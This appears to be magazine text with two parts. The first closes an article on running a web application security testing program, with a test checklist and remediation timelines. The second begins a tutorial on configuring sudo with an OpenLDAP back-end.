Logging and Auditing: Logging is the process of recording events in order to provide an audit trail that can be used to understand the activity of the system and to diagnose problems. There should be a different level of logging for different applications. The logs should be audited at regular intervals.

The Table 3 gives a description of some of the tests that need to be considered for web application security. It is important to note that this list is not exhaustive and should not be considered as a complete methodology – it is intended more to give you a feel for the types of tests that must be performed as part of your program. When building such a test plan it is also useful to consider criticalities associated with vulnerabilities tested in each case. In the Table 3 we provide generic criticalities based on the industry practices and profiles. These will most likely vary for your organization.

Testing Tools

Applications can be tested in a black box or white box manner. White box testing typically involves analyzing the architecture and source code of the application and often will not include testing of the environment in which the application resides. White box testing is useful since it most often can help find the exact location and the steps required to remediate the vulnerability. However, since the source code can often be large and complex, white box testing can involve significant and specialized effort. To address this issue, threat modeling (<http://www.softwaremag.com/1.cfm?doc=2005-04/2005-04coderev>) can often help identify critical sections of the code that deserve the most focus. In addition, a number of automated tools are available that can help deal with large codebases. Some of the popular tools are:

- IBM's Rational Appscan (Ounce)
- HP's Fortify

Black box testing, on the other hand is conducted from an attacker's viewpoint. It involves testing the application as it exists within the environment and infrastructure on which it is hosted. This testing technique can identify different vulnerabilities, especially those related to configuration, but due to its black box nature cannot always specify the exact location of the vulnerability. Black box testing however is less time consuming and therefore less expensive. It is also an area with more mature tools, some of which are:

- HP WebInspect
- IBM Appscan
- Cenzic Hailstorm

Table 3. Tests that need to be consider for web application security

#	Impact Control	Criticality
General		
1	Development Language	N/A
2	Platform	N/A
3	Has a threat model been performed?	N/A
Configuration Management		
4	Is support for 40 and 56 bit SSL Ciphers disabled?	Medium
5	Is support for SSL v2 disabled?	Low
6	Has all sensitive information (DB Connection String, Developer Names, Hard Coded Credentials, etc.) been removed from the HTML source?	High / Low
7	Is the SSL Certificate Valid?	Low
Authentication		
8	Is SSO solution used secure?	High
9	Less than 6 incorrect login attempts lockout accounts?	High
10	Is Account lockout tracked on the server side?	Medium
11	Is the login page only accessible over SSL?	Medium
12	Does the application enforce password complexity requirements as defined by Information Security?	Medium
13	Is a generic message displayed after successful or failed use of forgot password function?	Medium
Authorization		
14	Is the application's "Administrative" account not allowed to be accessed from the Internet?	Medium
15	Is least privilege model followed when assigning entitlements?	High
16	Are the user entitlements documented?	Low
17	One user cannot access other user's data?	High
18	Lower privileged user cannot access higher privileged user's data?	High
User and Session Management		
19	Is non sensitive information used as the user credentials (e.g. SSN, DOB, Email ID, etc.)?	High
20	Does the change password function require the existing password?	Medium
21	Is the session ID set / reset after authentication?	Medium
22	Is the session ID > 128 bits?	Medium
23	Does the application provide account logout functionality?	Medium
24	Is the application timeout due to inactivity less than 30 minutes?	Medium
Data Validation		
25	Is Data Validation performed on the Server Side?	High
26	Does the application perform white list validation for all input?	High
27	Does the application encode all output before displaying it to the user?	Medium
28	Does the application use Parameterized queries or stored procedures?	High
29	Does the application perform validation on all data being passed to the Operating System as commands (e.g. finger)?	High
Error Handling and Exception Management		
30	Are Server and DB level exceptions captured by a routine and	Medium
31	Are generic error messages displayed after failed authentication attempts?	Medium
32	Does the application fail securely, i.e. resources are not left open and all granted privileges are revoked?	High
Data Protection		
33	Is all sensitive information transmitted over SSL?	High
34	Is sensitive information (SSN, CC Number, Account Number) masked in the application (with only last 4 digits shown)?	Medium
35	No sensitive information sent via GET request?	Medium
36	Are cookies set with SECURE flag?	Low
37	Are cookies set with HttpOnly flag?	Low
38	Is Page caching disabled?	Medium
39	Is Sensitive data encrypted in the DB?	High / Low
Logging and Auditing		
40	Are user logons logged?	Medium
41	Are user log-offs logged?	Medium
42	Are resource / functionality accesses logged?	Low
43	Are failed resource / functionality access attempts logged?	Low
44	Is session creation logged?	Low
45	Is session termination logged?	Low
46	Is session timeout/expiration logged?	Low
47	Is account creation logged?	Medium
48	Is account deletion logged?	Low
49	Is account modification logged?	Medium
50	Is password reset logged?	Medium
51	Is account lockout logged?	Medium
52	Is password change logged?	Low
53	Is role assignment logged?	Low
54	Is input rejection logged?	Low
55	Are stack trace and call graph logged?	Low
56	Are attempts to change log levels logged?	Low
57	Are attempts to delete logs logged?	Low
58	Is password (valid or invalid) logging disabled?	Low
59	Is Credit Card information logging disabled?	High
60	Is Personally Identifiable Information (PII) (e.g. SSN, DOB, Name, Address, etc.) logging disabled?	Low

Such tools can do a good job in finding bugs such as SQL injection and cross site scripting. However, they struggle to find logical and contextual vulnerabilities involving authentication and authorization. Hence, while such tools are only typically good at catching the low hanging fruit, it is still recommended to run at least one such tool as part of your testing program.

Vulnerability Management

There are five critical components when it comes to vulnerability management. We examine each of these in brief below.

Knowledge Management

Since web application security vulnerabilities are changing and new classes are constantly being discovered, there must be guidelines to determine what constitutes a vulnerability and how it should be rated. Organizations are well advised to build a knowledge base describing each vulnerability and the risk associated with it in detail. This repository should also describe the remediation steps to mitigate the identified risk. As one would expect building this resource is only part of the challenge, it is also vital that it be periodically reviewed and updated by subject matter experts in application security.

Training

Security training is a powerful technique that can educate employees and enable them to avoid making mistakes that lead to insecure applications. It is crucial that both the security and development teams keep themselves updated in the field of application security with the help of whitepapers, newsletters, and other forms of outreach.

Such training should focus on any specific security goals and requirements such as compliance. Experience has shown us that such training can go a long way in improving the security of applications developed by these teams.

Vulnerability Classification

Vulnerabilities should be classified using a standard and clear scale such as high, medium or low. The following factors should decide the rating of the vulnerability:

- The impact
- Likelihood of its exploitation

Table 4. Risk Rating Evaluation

Impact Likelihood	High	Medium	Low
High	High	High	Medium
Medium	High	Medium	Low
Low	Medium	Low	Low

The Table 4 illustrates a qualitative model that shows how these two factors can be combined to determine overall risk.

One standard that is used widely throughout the security industry is called the CVSS2 (<http://nvd.nist.gov/cvss.cfm?calculator&version=2>) rating system developed by *National Institute of Standard and Technology* (NIST). This standard takes into account many parameters providing an overall risk rating for a vulnerability.

Test Preparation

Security teams should have a thorough testing methodology for testing applications and should plan the testing in advance. This is important so that this can be budgeted for as part of the test plan. While the time frame required to test different applications varies according to size and complexity of the application, we present some high level guidelines in the Table 5. This table is based on the assumption that a moderately experienced tester is assessing a standard web application hosted on a single machine with 25-30 dynamic pages and 2-3 user roles.

Application testing also requires access to a testing environment. Application testing involves entering large amount of test data into the database. Testing data should be available in the application along with working test accounts. Firewall rules might also need to be changed to allow access to the application from the appropriate networks. All of these details must be documented in a requirements document on the intranet which serves as a guide to the application team as they get the application ready for such tests. The requirements guide should at a minimum request the following:

- URL/URL's of the application or the location of the installer if the application is a thick client.
- Working Credentials
- User Guide for the application.

Table 5. High level guidelines

Section	Hours
Configuration Management	4
Authentication	4
Authorization	8
User & Session Management	4
Data Validation	13
Error Handling	3
Data Validation	2
Logging	2
Reporting	4
Co-ordination & Explanation	6

Before testing actually begins it is also advisable that a kickoff call be setup with the business group to explain the importance and expectation from an application test as well as to agree on a mutually acceptable start date. Once the application testing begins, the testing team should send regular updates about the progress of the testing. The testing team should also provide details of the vulnerabilities identified. If necessary, calls can be scheduled with the development team to discuss specific findings and their remediation in detail.

Remediation Planning

With testing of applications, there should be appropriate deadlines set for remediation of vulnerabilities that have been identified. The Table 6 and documented descriptions below provide some sample guidance for mitigation timelines.

Based on each organization's risk tolerance and desired security assurance, the numbers above might vary. In general, based on our experience in the industry we believe that organizations are best served by ensuring that high risk issues identified in high SIP applications must be fixed as soon as possible. High risk issues in medium SIP applications must be fixed within 30 days of their identification. Similarly, medium risk issues must be fixed in high SIP application within 30 days; while in medium SIP applications the time period may extend up to 60 days of its reporting. With this in mind, many large organizations will also mandate that external facing applications with high risk vulnerabilities must not be allowed to go live without an appropriate level of risk acceptance and signoff. If the cost of fixing the vulnerability is more than the risk associated with it, there should be a risk acceptance mechanism where the business group understands the complete risk and accepts it due to the nature of their business. The security team should define a clear process and set strict guidelines for approving risk acceptance from the business. This should be the exception rather than the rule so that it is not abused.

Execution Plan

How to implement the web application testing plan will depend on a number of factors and will vary from company to company. The important goal is to ensure that such plans are properly implemented, enforced and monitored. The two main options are:

Table 6. Remediation Plan

Vulnerability Rating	High	Medium	Low
High	ASAP	30 days	60 days
Medium	30 days	60 days	90 days
Low	60 days	90 days	120 days

- Internal Testing Team.
- External Vendors.

The choice of which option is appropriate to your organization is often based on the number of applications, available budgets and in-house subject matter expertise.

Internal Testing Team

Testing web applications is time consuming. Web Application penetration testers are very few in numbers in comparison to the number of applications out there. Therefore companies should setup a program wherein they train more people for application security – people that are highly motivated and dedicated with attention to detail since a single finding missed can prove very costly for an organization. Moreover, the field is very dynamic, it is also essential to send penetration testers to regular training. There should be a certification program to help them hone their skills and develop in their careers. Besides the cost of hiring employees and their salaries, companies should also consider the infrastructure that goes into developing a web application testing program.

Many companies look at technology as a good and efficient solution here – and it certainly can be. While there are many tools available in the market providing different functionality, a comparative analysis of the available tools is necessary before investing in one tool. It is important to update these tools on regular basis. An annual budget for the licensing of such tools should be approved. However, it is also important to keep in mind that tools can only find a subset of problems and skilled manual testers cannot be entirely replaced by such solutions. Often we find that organization's that have fewer high or medium SIP applications prefer to have an external team do any application testing to minimize staffing and overhead costs. Larger organizations typically have a sizeable internal team but use external vendors for a third party / unbiased assessment. The latter is sometimes required by certain regulations and also serves as a good systems of checks and balances for the internal testing team.

External Vendors

Vendor Selection

Once the decision has been made to use an external vendor for WAPT, it becomes important to match the requirements with the services offered by various vendors in the industry. The industry has a number of organizations providing different levels of service.

Manual penetration testing is often more involved. It allows the testers to understand the architecture of the application and plan attacks based on it. Such testers can therefore better identify issues with authentication

Foundstone

About Foundstone Professional Services

Foundstone® Professional Services, a division of McAfee, Inc. offers expert services and education to help organizations continuously and measurably protect their most important assets from the most critical threats. Through a strategic approach to security, Foundstone identifies and implements the right balance of technology, people, and process to manage digital risk and leverage security investments more effectively. The company's professional services team consists of recognized security experts and authors with broad security experience with multinational corporations, the public sector, and the US military.

and authorization, while automated tools can quickly scan thousands of pages quickly looking for some data validation related problems. Both methods are valid and can/should be used in conjunction with one another. Choose a vendor with a methodology that matches the specific needs of your company.

Reporting Formats

Organizations should develop a reporting format to help maintain uniformity and structure used in the organization. There should be a standard write up explaining each vulnerability and appropriate remediation steps based on the programming language. There should be step by step procedures to reproduce the issue. Reports should classify the findings as high, medium or low based on the application classification as well as the impact and likelihood of the threat. This would help organizations approach issues based on the priority of the issue. Reporting structure should be strictly followed so that scripts could be written to parse the reports if necessary. The scripts could help integration of the security findings into the software bug maintenance portal.

Even when using external vendors organizations still need to have a small internal team to co-ordinate the testing. The team can help with tasks such as scheduling and coordinating tests. External vendors are often contracted for just the testing phase and will be only able to provide limited help once remediation begins. The internal team can also help in remediation related tasks as well such as providing expertise and tracking issues. One of the key factors for a successful web application security program is to empower this team so that they can enforce the policies created by the organization.

Summary

Organizations have been developing and deploying web applications rapidly to meet business requirements. However, without an effective security testing program for such applications, the organization will likely be susceptible to a number of risks. It is therefore vital that

an organization understand its application portfolio and that these applications are categorized based on their risk profiles. Once categorized, the applications must be tested thoroughly using a comprehensive methodology. Regular review of application depending on their risk profile can help prevent attacks.

NARAINDER CHANDWANI

Narainder has over five years of experience in information technology. Based out of Foundstone's New York office Narainder has participated in a wide range of projects that include web application penetration testing, code reviews, thick client testing, web services testing, internal and external network penetration testing, smart phone application testing, social engineering, virtualization environment review and developing policies for our clients. Narainder has industry standard certificates like CISSP and CEH and has Masters in Computer Science from Polytechnic University, Brooklyn.



Foundstone Professional Services

A Division of McAfee

PROTECT | DETECT | RESPOND | REMEDIATE
The Foundstone Incident Response Team

877.91.FOUND (877.913.6863)
www.foundstone.com/ir

Best Practices

in UNIX Access Control with SUDO

This article will discuss about security related issues at sudo environments. Will be evaluated advantages and disadvantages of to centralize sudo with LDAP back-end. Another issue summarized in this article is about taking care with content of sudo registers.

What you will learn...

- how to use sudo to improve Unix environment security.
- how to centralize sudo authorization with LDAP back-end.
- how to avoid some sudo bad configurations.

What you should know...

- basic understanding of LDAP services and protocol
- basics of Linux shell.

In the early days of UNIX, there were only two kinds of users: administrators and common users. Until now, this structure remained in the same model. Nevertheless, in our day by day activity, it is very common to meet some situations where it is necessary to delegate some responsibilities to operational groups and the others, who are not administrators nor common users. Some administrators do some insecure techniques like: sharing of root passwords, creation of users with *uid 0*, changes in file permission, and so on. These techniques are a solution for the immediate problem, but don't follow least privilege principle.

Around 1972, the notable Dennis Ritchie invented the *setuid bit*. The *setuid bit* allows users to run an executable with the permissions of the executable's owner. The most common situation is when an executable is owned by root. Programs must be carefully designed when the *setuid bit* permission is enabled, because vulnerable applications allow an attacker to execute arbitrary code under the rights of the process being exploited. After *setuid bit* creation, the division between root and other users starts to be broken. Unfortunately, to take advantage of this feature, it is necessary to rewrite the programs.

Around 1980, Bob Cogheshall and Cliff Spencer wrote Substitute User DO, or SUDO, one *setuid* program to run other programs without the necessity of these programs being rewritten. *Sudo* became the

most used tool for privilege escalation in the UNIX environment. *Sudo* is under constant development. Security concerns are very important in *sudo* and sometimes some vulnerabilities are discovered and corrected immediately.

Basics about /etc/sudoers

The sudoers file is composed of three sections: defaults, aliases and user specifications.

Defaults

Defaults defines options to be used in every *sudo* entry. It's possible to overwrite options in each entry. We will discuss a little about some options ahead in this article.

Aliases

Aliases are variables used to group names. There are four types of aliases: *User_Alias*, *Runas_Alias*, *Host_Alias* and *Cmnd_Alias*. The name of an alias must start with an uppercase letter. Let's explain a little about each alias:

User_Alias

Is used to define group of users, for example:

```
User_Alias WEBMASTERS = user1, user2
```

You've probably realized UNIX has groups of users stored in the UNIX group of users (NSS group database) and there is no needed to redefine those

groups again. To use a UNIX group inside `sudo`, you need to append `%` in the register. In the following example, the UNIX group `webmasters` can be used inside `sudoers` as `WEBMASTERS`:

```
User_Alias WEBMASTERS = %webmasters
```

Runas_Alias

Is used to define group target users. Not always root is the target user, it's possible to use another users.

`Runas_Alias` is used to group them. Example:

```
Runas_Alias OPERATORS = operator1, operator2
```

Host_Alias

`/etc/sudoers` is prepared to be distributed among hosts. Hostnames, IP addresses and other kind of addresses are grouped in `Host_Alias`. Like `User_Alias`, it's possible to use a UNIX group of hosts, called `netgroup` (NSS `netgroup` database). `Netgroup` is not very common, but is useful for big environments. To use UNIX `netgroup` inside `sudo`, you need to append `+` in the register. In the following example, a UNIX `netgroup` `webservers` can be used inside `sudoers` as `WEBSERVERS`:

```
Host_Alias WEBSERVERS = +webservers
```

There are others possibilities to use `Host_Alias`, like lists of hostnames or ip addresses:

```
Host_Alias WEBSERVER = host1, host2
Host_Alias WEBSERVER = 192.168.0.1, 172.16.0.0/16
```

Cmnd_Alias

groups commands inside lists. Example of `Cmnd_Alias`:

```
CmndAlias PRINTING= /usr/sbin/lpc, /usr/bin/lprm
```

For each one type of alias, there is one name built-in called `ALL`. It's possible to use `sudo` without any aliases, but aliases are recommended if you intend to use `/etc/sudoers`.

User Specifications

In the end of the `sudoers` file, there are user specifications entries. The `sudoers` user specification is in following form:

```
user host = (runas) command [,command,..]
user can be user, UNIX group prepending with % or User_Alias
host can be host, netgroup prepending with + or Host_Alias
runas can be user or group of user and unix group
command can be a command, list of commands divided by
comma or Cmnd_Alias. command support wildcards.
```

Let's see an example of user specification:

```
root ALL = (ALL) ALL
```

In the above example, it is shown one user entry which permits the root user to run all commands (last `ALL`), in all hosts (first `ALL`), becoming all users (`ALL` inside parenthesis) when running a command.

The following example is more restrictive than the first example:

```
neves neves-laptop = (root) /usr/sbin/useradd
```

In this case, the user `neves` has permission to run the command `/usr/sbin/useradd` as user `root` in host `neves-laptop` only. As you can see, the second example is more adapted to the least privilege principle.

Let's go to see the result when user `neves` runs a command directly:

```
$ /usr/sbin/useradd neves2
useradd: cannot lock /etc/passwd; try again later.
```

User `neves` doesn't have access to add user directly, but with `sudo` it could be possible:

```
$ sudo /usr/sbin/useradd neves2
[sudo] password for neves:
$
```

Well, it is a typical use of `sudo` and now it is possible to delegate some activities for operators group. By default, `sudo` requests the user password and maintains user password in cache for 5 minutes.

Let's see a little more complex example using aliases:

```
User_Alias OPERATORS = neves, neves2
Host_Alias DESKTOPS = neves-laptop, neves-laptop2
Cmnd_Alias MNGUSERSCMDS = /usr/sbin/userdel, /usr/
                        sbin/useradd, /usr/sbin/usermod
OPERATORS DESKTOPS=(ALL) MNGUSERSCMDS
```

Now, beyond `useradd` command, user `neves` is allowed to run `usermod` and `useradd` commands and `sudoers` is organized with aliases.

To manage `/etc/sudoers`, it is strongly recommended to use the `visudo` command. The advantage of the use of `visudo` is that it assures `sudo` syntax is correct before allowing one to save the `sudoers` file.

We've seen a little about file `/etc/sudoers`. Almost all environments use this way to control `sudo` and it is okay for standalone servers or small environments. We will see that file `sudoers` is not the best configuration for big and medium size networks.

Common situations about sudoers distribution

Although it's possible to use `/etc/sudoers` setup in a per-host basis, sudo doesn't have any built-in way to distribute `/etc/sudoers` file among servers. It's very common in some companies that some team is in charge of operating and distributing `/etc/sudoers`. In another companies, there are scripts using version control (cvs, svn, etc), transfer commands (rsync, rdist, rcp, scp, ftp, wget, curl, etc.) or file share (nfs, netbios, etc.) to distribute `/etc/sudoers`. Although the use of scripts is better than manual operation, there are a lot of security issues to be considered in this case. There are some questions that need to be answered:

Are Changes in `/etc/sudoers` audited?

Imagine one attacker using `sudo` to get root access in your environment. It's important to think about which information you have in your log when something like that happens.

Do operators or scripts need root access to change `/etc/sudoers`?

If you are using push strategy to distribute `/etc/sudoers`, then probably the source will have rights to change destination servers, as the usual, with root access. In the worst case, with push strategy, you probably created one unique point where it is possible to get root access to entire environment.

Is the source of `/etc/sudoers` trusted?

Instead push strategy, perhaps you are using pull strategy. In this case, all servers are getting `/etc/sudoers` from one central point. There are two major concerns in pull strategy, first it's necessary to protect from man in middle attacks and second is to raise security level of central point.

In general, pull is the best strategy to deploy sudoers files, because security problems don't compromise the entire environment. If you use one software of configuration management like puppet or cfengine to distribute sudoers and protect the configuration management server, your environment probably has a reasonable level of security. Even so, the pull strategy with configuration management lacks real time updates and sometimes lacks an auditing of changes in sudoers files.

Using back-end LDAP

Now let's discuss about the current best way to use `sudo`. With an LDAP back-end, `sudo` becomes a client-server service. For each use of `sudo`, the LDAP server will be consulted. We join the best advantages of LDAP and the best advantages of `sudo` to create one authorization system for UNIX environment.

Advantages of LDAP

Some advantages to use LDAP as sudo back-end are:

- LDAP protocol is standards-based
- If well structured with replication servers, you will have a high availability service
- There are *access control lists* (ACLs)
- It's possible to audit all changes and all consults
- LDAP is cross-platform, it's possible even to change from one server to another completely different one (e.g.: from openldap to Microsoft active directory)
- LDAP is very fast for search operations (almost all commands in sudo service)
- It's possible to use cryptography/TLS as requirement

Beyond these advantages, maybe the most important security consideration is that it is not necessary to open some security breach to distribute the sudoers file.

I don't think it's necessary restate about the importance of protecting your LDAP server(s). Some basic actions like to use firewall, TLS and put LDAP servers in segregated network are outside the scope of this article. If you have a non protected LDAP environment, it is probably better to use another strategy.

Creating LDAP structure

We will explain about how to build one basic LDAP server (OpenLDAP) to store `sudo` information. We will use OpenLDAP software, because OpenLDAP is the most widely known LDAP server distributed as open software. The procedures are about compilation of OpenLDAP, but if you prefer, you could install by package manager and achieve the same results. If you have one OpenLDAP server running, it is possible for you to jump to next topic. You could use another LDAP server instead openldap, but we won't explain about this, please look for information in `sudo` documentation.

First of all, download the latest release of the Berkeley DB from the Oracle site (www.oracle.com/technetwork/database/berkeleydb) and latest version of OpenLDAP from the OpenLDAP site (www.openldap.org).

Compiling and installing Berkeley DB:

```
# tar -zxvf db-4.8.30.NC.tar.gz
# cd db-4.8.30.NC/build_unix/
# ../dist/configure && make && make install
```

OpenLDAP needs to find berkeley DB before compilation:

```
# export CFLAGS="-I/usr/local/BerkeleyDB.4.8/include"
# export CPPFLAGS="-I/usr/local/BerkeleyDB.4.8/include"
```

```
# export LD_FLAGS="-L/usr/local/BerkeleyDB.4.8/lib"
# export LD_LIBRARY_PATH="/usr/local/BerkeleyDB.4.8/lib"
```

Compiling and installing OpenLDAP:

```
# tar -zxvf openldap-2.4.26.tgz
# cd openldap-2.4.26
# ./configure && make depend && make install
```

Let's start with a minimal OpenLDAP configuration file. Create a `/usr/local/etc/openldap/slapd.conf` with Listing 1 content.

And finally, start LDAP server with the command:

```
# /usr/local/libexec/slapd
```

OpenLDAP will bind TCP port 389, verify with netstat command:

```
# netstat -an | grep 389
tcp        0      0 0.0.0.0:389          0.0.0.0:*           LISTEN
tcp6       0      0 :::389              :::*                 LISTEN
```

Listing 1. Minimal slapd.conf

```
#slapd.conf file
include      /usr/local/etc/openldap/schema/
              core.schema
pidfile      /usr/local/var/run/slapd.pid
argsfile     /usr/local/var/run/slapd.args

database     bdb
suffix       "dc=example,dc=com"
rootdn       "cn=admin,dc=example,dc=com"
rootpw       secret
directory    /var/lib/ldap
index objectClass eq
```

Listing 2. Base ldif

```
#base.ldif
dn: dc=example,dc=com
objectClass: dcObject
objectClass: organization
dc: example
o: example

dn: cn=admin,dc=example,dc=com
objectClass: organizationalRole
cn: admin
```

The next step is to create the root of your LDAP tree. Create one file named `base.ldif` with Listing 2 content. And add content with the command `ldapadd`:

```
# ldapadd -D"cn=admin,dc=example,dc=com" -w"secret" -f
              base.ldif
adding new entry „dc=example,dc=com”

adding new entry „cn=admin,dc=example,dc=com”
```

Use `ldapsearch` to verify functionality of your LDAP directory, as showed in Listing 3.

If the results are like Listing 3, your OpenLDAP is okay. Remember that there are no security concerns in this server example. Your LDAP base is `dc=example,dc=com`, your admin user is `cn=admin,dc=example,dc=com` and your password of admin user is `secret`.

Creating sudo container

Now it's necessary to prepare your OpenLDAP to accept sudo information. First step is to include the `sudo.schema`.

Listing 3. Test with ldapsearch

```
# ldapsearch -x -b "dc=example,dc=com" -LLL
dn: dc=example,dc=com
objectClass: dcObject
objectClass: organization
dc: example
o: example

dn: cn=admin,dc=example,dc=com
objectClass: organizationalRole
cn: admin
```

Listing 4. Slapd.conf with sudo structure

```
#slapd.conf file
include      /usr/local/etc/openldap/schema/
              core.schema
include      /usr/local/etc/openldap/schema/
              sudo.schema
pidfile      /usr/local/var/run/slapd.pid
argsfile     /usr/local/var/run/slapd.args

database     bdb
suffix       "dc=example,dc=com"
rootdn       "cn=admin,dc=example,dc=com"
rootpw       secret

index objectClass eq
index sudoUser eq
```

Download the latest stable *sudo* release source from the sudo site (www.sudo.ws) and copy the *sudo.schema* to the *openldap* schema directory:

```
# tar -zxvf sudo-1.8.2.tar.gz
# cp sudo-1.8.2/doc/schema.OpenLDAP /usr/local/etc/
    openldap/schema/sudo.schema
```

Edit *slapd.conf* to include the *sudo.schema* and index to *sudoUser* attribute. Listing 4 shows *slapd.conf* with information related to *sudo*.

Restart *slapd* to reread the new configuration:

```
# killall slapd
# /usr/local/libexec/slapd
```

Create the file *ldif sudo* container, with the following content:

```
dn: ou=SUDOers,dc=example,dc=com
objectClass: top
objectClass: organizationalUnit
ou: SUDOers
```

Add to the directory with *ldapadd*:

```
# ldapadd -D"cn=admin,dc=example,dc=com" -w"secret" -f
    sudo.ldif
adding new entry „ou=SUDOers,dc=example,dc=com“
```

Your OpenLDAP is okay to control access with *sudo*. You have two possibilities at this moment, migrate your */etc/sudoers* or start from zero.

Migrating sudoers content

Usually the easiest way to migrate *sudoers* information to LDAP is using a script *sudoers2ldif*. *sudoers2ldif* is located at *plugins/sudoers*, from the *sudo* source.

To generate *ldif* file from */etc/sudoers*, use the following commands:

```
# SUDOERS_BASE=ou=SUDOers,dc=example,dc=com
# export SUDOERS_BASE
# /usr/src/sudo-1.8.2/plugins/sudoers/sudoers2ldif /etc/
    sudoers > sudoers.ldif
```

And importing *sudoers.ldif* content to LDAP server:

```
# ldapadd -D"cn=admin,dc=example,dc=com" -w"secret" -f
    sudoers.ldif
adding new entry „cn=defaults,ou=SUDOers,dc=example,dc=com“

adding new entry „cn=root,ou=SUDOers,dc=example,dc=com“

adding new entry „cn=OPERATORS,ou=SUDOers,dc=example,dc=com“
```

The script *sudoers2ldif* creates one register called *defaults* containing the default options and creating one LDAP register for each */etc/sudoers* entry. Sometimes it's necessary to correct resulting *ldif* file before importing to LDAP. It happens because, depending your *sudoers* file, it sometimes creates more than one LDAP entry with the same DN (distinguished name). Duplicate DNs aren't supported by LDAP protocol.

LDAP sudoers registers

First, the difference between */etc/sudoers* and *sudoers* inside LDAP is that, inside LDAP there are no aliases.

First of all, *sudo* looks for the register *cn=defaults* and parses it like a *Defaults* section in */etc/sudoers*. The *cn=defaults* is a list of *sudoOptions*.

Other *sudo* registers, in general, are formed by combination of attributes *sudoHost*, *sudoUser* and *sudoCommand*. It's possible to use multiple values in each these attributes.

Listing 5 shows one example of *sudo* LDAP entry. In Listing 5, there is a *sudo* LDAP register with multiples of *sudoUser*, multiples of *sudoHost* and multiples of *sudoCommand*. It's possible to use attributes *sudoRunAs*, *sudoOption*, *sudoRunAsUser*, *sudoRunAsGroup*, *sudoNotBefore*, *sudoNotAfter*, *sudoOrder*, *sudoNotBefore* and *sudoNotAfter*

Listing 5. sudo LDAP entry

```
# OPERATORS, SUDOers, example.com
dn: cn=OPERATORS,ou=SUDOers,dc=example,dc=com
objectClass: top
objectClass: sudoRole
cn: OPERATORS
sudoUser: neves
sudoUser: neves2
sudoHost: neves-laptop
sudoHost: neves-laptop2
sudoRunAsUser: ALL
sudoCommand: /usr/sbin/userdel
sudoCommand: /usr/sbin/useradd
sudoCommand: /usr/sbin/usermod
```

Listing 6. ldap.conf with sudo

```
base dc=example,dc=com
uri ldap://localhost/
ldap_version 3
SUDOERS_BASE ou=SUDOers,dc=example,dc=com
SUDOERS_DEBUG 1
```

Modify */etc/nsswitch.conf* and add *sudoers* backend:

```
sudoers: ldap
```

Listing 7. Testing sudo with LDAP

```

$ sudo /usr/sbin/useradd neves2
LDAP Config Summary
=====
uri            ldap://localhost/
ldap_version  3
sudoers_base  ou=SUDOers,dc=example,dc=com
binddn        (anonymous)
bindpw        (anonymous)
ssl           (no)
=====
sudo: ldap_initialize(ldap://localhost/)
sudo: ldap_set_option: debug -> 0
sudo: ldap_set_option: ldap_version -> 3
sudo: ldap_sasl_bind_s() ok
sudo: Looking for cn=defaults: cn=defaults
sudo: found:cn=defaults,ou=SUDOers,dc=example,dc=com
sudo: ldap sudoOption: 'env_reset'
sudo: ldap search '(|(sudoUser=neves)(sudoUser=%neves)
                  s)(sudoUser=ALL))'
sudo: searching from base 'ou=SUDOers,dc=example,dc
                  =com'

sudo: ldap sudoHost 'neves-laptop' ... MATCH!
sudo: order attribute raw: 3
sudo: order attribute: 3.000000
sudo: result now has 1 entries
sudo: ldap search '(sudoUser=*)'
sudo: searching from base 'ou=SUDOers,dc=example,dc
                  =com'

sudo: adding search result
sudo: result now has 1 entries
sudo: sorting remaining 1 entries
sudo: searching LDAP for sudoers entries
sudo: ldap sudoRunAsUser 'ALL' ... MATCH!
sudo: ldap sudoCommand '/usr/sbin/userdel' ... not
sudo: ldap sudoCommand '/usr/sbin/useradd' ...
                  MATCH!
sudo: ldap sudoCommand '/usr/sbin/usermod' ...
                  MATCH!

sudo: Command allowed
sudo: LDAP entry: 0x1f90790
sudo: done with LDAP searches
sudo: user_matches=1
sudo: host_matches=1
sudo: sudo_ldap_lookup(0)=0x02
Password:
sudo: removing reusable search result
neves@neves-laptop:~$

```

are very interesting, because it's possible to define the time that permission is valid in sudo.

Compiling and configuring sudoers LDAP client

Above 1.6.8 version of sudo, LDAP support is available. Some linux distributions, like Red Hat now distribute software packages of *sudo* with LDAP support, but in general, some Unix vendors and linux distributions distribute *sudo* without LDAP support.

Let's see how to compile *sudo* with LDAP and NSS (Name Service Switch). With NSS, sudo will be one of NSS databases, like passwd or group. If your UNIX doesn't have NSS support, it's possible to use LDAP support inside *sudo*, but you need to look at your operating system documentation to learn how to use LDAP backends in authentication.

Download, uncompress and install sudo with LDAP support:

```

# tar -zxvf sudo-1.8.2.tar.gz
# cd sudo-1.8.2
# ./configure --with-ldap && make && make install

```

Edit your `/etc/ldap.conf` using Listing 6 as reference. We will enable `SUDOERS_DEBUG` to confirm that our sudo binary is using LDAP back-end.

And let's test the configuration, as showed in Listing 7.

In Listing 7, we've seen that sudo consulted LDAP to get information about authorization. Look at line:

```

sudo: ldap search '(|(sudoUser=neves)(sudoUser=%neves)(s
                  udoUser=ALL))'
Sudo looks for user, ALL and all groups of user using
                  caractere '%'

```

Don't forget to remove the `SUDOERS_DEBUG` line from `/etc/ldap.conf`. It's recommended to remove the old sudo binary (usually `/usr/bin/sudo`) and the old `/etc/sudoers` file.

Using groups and netgroups to organize sudo registers

There are no aliases in *sudo* when we are using LDAP. Aliases are useful to organize registers and avoid operation confusion. It's possible to implement the same aliases functionality in NSS aware operating systems to `User_Alias` and to `Host_Alias`. Unfortunately, it's not possible to use command aliases (`Cmnd_Alias`).

The idea is to create a group container inside LDAP to store sudo groups like `User_Alias`. These groups will visible to whole environment. Sometimes your environment is LDAP aware and next steps could be already done.

Extend your `slapd.conf` to include following schemas:

```
include /usr/local/etc/openldap/schema/cosine.schema
include /usr/local/etc/openldap/schema/inetorgperson.schema
include /usr/local/etc/openldap/schema/nis.schema
```

Create Idif file to group container with the content:

```
cn: ou=group,dc=example,dc=com
objectclass:organizationalunit
ou: group
```

Import to LDAP:

```
# ldapadd -x -h localhost -D"cn=admin,dc=example,dc=com"
-w secret -f groups.ldif
adding new entry „ou=group,dc=example,dc=com”
```

Create a Idif file with your group. Take care about the `gidNumber`, because the `gidNumber` mustn't conflict with local `gid` numbers:

```
dn: cn=sudooperators,ou=Group,dc=example,dc=com
objectClass: top
objectClass: posixGroup
cn: sudooperators
gidNumber: 3000
```

Import to ldap:

```
# ldapadd -D"cn=admin,dc=example,dc=com" -w"secret" -f
sudooperators.ldif
```

```
adding new entry „cn=sudooperators,ou=group,dc=example,
dc=com”
```

Configure your `/etc/ldap.conf` to add NSS group database:

```
nss_base_group ou=Group,dc=example,dc=com
```

